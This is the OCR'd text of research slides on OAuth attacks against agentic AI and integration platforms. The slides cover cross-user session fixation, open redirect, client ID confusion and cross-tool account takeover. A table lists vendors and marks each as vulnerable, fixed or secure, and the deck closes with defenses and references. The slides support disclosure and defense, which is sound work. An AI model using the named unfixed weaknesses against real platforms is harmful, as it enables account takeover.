
Security boundary

Defense:
- Differentiate each agent
- Within an agent, differentiate each tool

⇒ ***Globally-unique*** redirect_uri for each tool
- match tool ID at /callback


Summary: Attacks in Connection-based OAuth

Connection = <user, agent, tool>



Summary: Attacks in Connection-based OAuth

Connection = <user, agent, tool>




Improper Fix

① Cross-user Session Fixation

② Cross-user Open Redirect

Summary: Attacks in Connection-based OAuth

Connection = <user, agent, tool>



③ Cross-agent Confused Deputy

- Client ID Confusion


Improper Fix

① Cross-user Session Fixation

② Cross-user Open Redirect

Summary: Attacks in Connection-based OAuth

Connection = <user, agent, tool>



③ Cross-agent Confused Deputy

- Client ID Confusion

④ Cross-agent Cross-tool Confused Deputy

- Cross-agent **COAT** (Cross-app/tool OAuth Account Takeover)


Improper Fix

① Cross-user Session Fixation

② Cross-user Open Redirect

Summary: Attacks in Connection-based OAuth

Connection = <user, agent, tool>



③ Cross-agent **Confused Deputy**

- Client ID Confusion

④ Cross-agent Cross-tool **Confused Deputy**

- Cross-agent **COAT** (Cross-app/tool OAuth Account Takeover)

Improper Fix

① Cross-user **Session Fixation**


② Cross-user **Open Redirect**

"Back to the Future":

Classic web security / OAuth threats ***remanifest*** themselves in Connection-based OAuth Architectures

Summary: Attacks in Connection-based OAuth

Connection = <user, agent, tool>



③ Cross-agent **Confused Deputy**

- Client ID Confusion

④ Cross-agent Cross-tool **Confused Deputy**

- Cross-agent **COAT** (Cross-app/tool OAuth Account Takeover)

Improper Fix

① Cross-user **Session Fixation**

② Cross-user **Open Redirect**


"Back to the Future":

Classic web security / OAuth threats ***remanifest*** themselves in Connection-based OAuth Architectures


Security Impact: Tool Account Takeovers w/o explicit consent

Summary: Attacks in Connection-based OAuth

Connection = <user, agent, tool>



Summary: Attacks in Connection-based OAuth



① Cross-user Session Fixation

The various ***channels*** for publishing agents ***complicates Session Fixation Defense***

Real-world Impact: Make the world a better place

	7 Vendor	Cross-user: 5 Session Fixation	Cross-user: 2 Open Redirect	Cross-agent: Confused Deputy: 3 Client ID Confusion	Cross-tool (w/ Cross-agent Impact): Confused Deputy: 6 Cross-agent COAT
Microsoft	**Credential Manager** (e.g., Power Automate, Azure Logic Apps)	Secure*	Vuln, now Fixed (w/ XSS, postMessage)	Secure	Vuln, now Fixed
Microsoft	**Bot Framework Token Service** (Azure AI Bot Service, Copilot Studio)	Secure	Secure	Secure	Vuln, now Fixed
	Popular Tool-calling Engine (#1 Trending Repo for a day)	Vuln	N/A	Vuln	Vuln
Arcade		Vuln, now Fixed	N/A	Vuln, now Fixed	?
coze		Vuln, now Fixed	N/A	?	Vuln, now Fixed
	Top Agentic AI Toolset (w/ 25K #Stars)	Vuln, Fixing	N/A	Vuln	Vuln
nango		Vuln	N/A	Secure	Vuln

- Discovered **16** Vulnerable Instances; Followed Responsible Disclosure common practices
- In-depth Discussions/Meetings w/ Microsoft, Arcade, & ByteDance Coze's Security Team
- Appreciate vendors' coordination & responsible fixes !

* Published Security Advisory in 2018: https://github.com/Azure/azure-tokens/blob/master/docs/phishing-attack-vulnerability.md

Taxonomy of Attacks

 # Vendors

 # Vulnerable Instances

7

Agentic AI or Integration Platforms

3 New Attack Scenarios

7 **Cross-user**

A ***malicious user*** of a benign agent targeting a benign user of the same agent

9 **Cross-agent**

A ***malicious agent*** targeting a benign agent

6 **Cross-tool**

A ***malicious tool*** targeting a benign tool

4 Types of "Back to the Future" Attacks

5 **Session Fixation**

Arcade, coze, …, nango, Composio

2 **Open Redirect**

Microsoft Power Apps, Azure Logic Apps

3 **Client ID Confusion**

Arcade, …

6 **COAT** (Cross-tool OAuth Account Takeover)

Microsoft Copilot Studio, …, coze, nango

Confused Deputy

Defense

Enforce user ***initiates*** OAuth == user ***completes*** OAuth (e.g., Post-Redirect Pattern for same user verification)

Strictly verify post-redirect URL

Per-Agent Client ID

Globally Unique (per-Agent per-Tool) redirect URL

Security Impact

Tool Account Takeover

Classic Web Attacks which had been carefully addressed by OAuth standards have now ***remanifested*** due to the emerging, proprietary, yet-increasingly popular OAuth-as-a-Service Architectures in Agentic AI and Integration Platforms !

Key Takeaways

OAuth-as-a-Service: Convenience with Hidden Risks

- OAuth-as-a-Service makes AI Agent development easier, but it could reintroduce classic vulnerabilities when the proprietary "OAuth connection" comes into play.
- You may trust your agent, but the behind-the-scenes Token Manager might be a third-party you don't recognize, and potentially vulnerable.
- Agents may *unknowingly* expose users to impersonation & unauthorized access.

Action Required

- **Agent Developers**: Review your OAuth stack. Are you relying on an insecure architecture?
- **OAuth-as-a-Service Providers**: Fix the problems **ASAP** !

References

- **RFC9700 - OAuth Security Best Current Practice:**
  https://datatracker.ietf.org/doc/rfc9700
- **Session Fixation in Cross-device Scenario:**
  https://danielfett.de/2025/03/10/cross-device-session-fixation
- **Security Analysis of Brokered Single Sign-On:**
  T. Innocenti, L. Jannett, C. Mainka, V. Mladenov and E. Kirda, ""Only as Strong as the Weakest Link": On the Security of Brokered Single Sign-On on the Web," in 2025 IEEE Symposium on Security and Privacy (SP), San Francisco, CA, USA, 2025, pp. 24-24, doi: 10.1109/SP61157.2025.00024.
- **Cross-window Communication Attack in Single Sign-On:**
  Louis Jannett, Vladislav Mladenov, Christian Mainka, and Jörg Schwenk. 2022. DISTINCT: Identity Theft using In-Browser Communications in Dual-Window Single Sign-On. In Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security (CCS '22). Association for Computing Machinery, New York, NY, USA, 1553–1567. https://doi.org/10.1145/3548606.3560692

References: Our previous work

- **[Black Hat USA '24]** Kaixuan Luo, Xianbo Wang, Adonis Fung, Julien Lecomte, and Wing Cheong Lau. "One Hack to Rule Them All: Pervasive Account Takeovers in Integration Platforms for Workflow Automation, Virtual Voice Assistant, IoT, & LLM Services." Black Hat USA Briefings, 2024. https://www.youtube.com/watch?v=qrHEBElig3c

  https://www.blackhat.com/us-24/briefings/schedule/#one-hack-to-rule-them-all-pervasive-account-takeovers-in-integration-platforms-for-workflow-automation-virtual-voice-assistant-iot-38-llm-services-38994

- **[USENIX Security '25]** Kaixuan Luo, Xianbo Wang, Pui Ho Adonis Fung, Wing Cheong Lau, and Julien Lecomte. "Universal Cross-app Attacks: Exploiting and Securing OAuth 2.0 in Integration Platforms." 34th USENIX Security Symposium (USENIX Security 25), 2025. https://www.usenix.org/conference/usenixsecurity25/presentation/luo-kaixuan

- **[IETF Draft]** Tim Würtele, Pedram Hosseyni, Kaixuan Luo, and Adonis Fung. "Updates to OAuth 2.0 Security Best Current Practice." Internet-Draft draft-wuertele-oauth-security-topics-update-01, Internet Engineering Task Force, June 2025. Work in Progress. https://datatracker.ietf.org/doc/draft-wuertele-oauth-security-topics-update

Back to the Future:
Hacking and Securing Connection-based OAuth Architectures in Agentic AI and Integration Platforms

Kaixuan Luo[1], Xianbo Wang[1], Adonis Fung[2], Yanxiang Bi[1], **Wing Cheong Lau**[1]

1 The Chinese University of Hong Kong, 2 Samsung Research America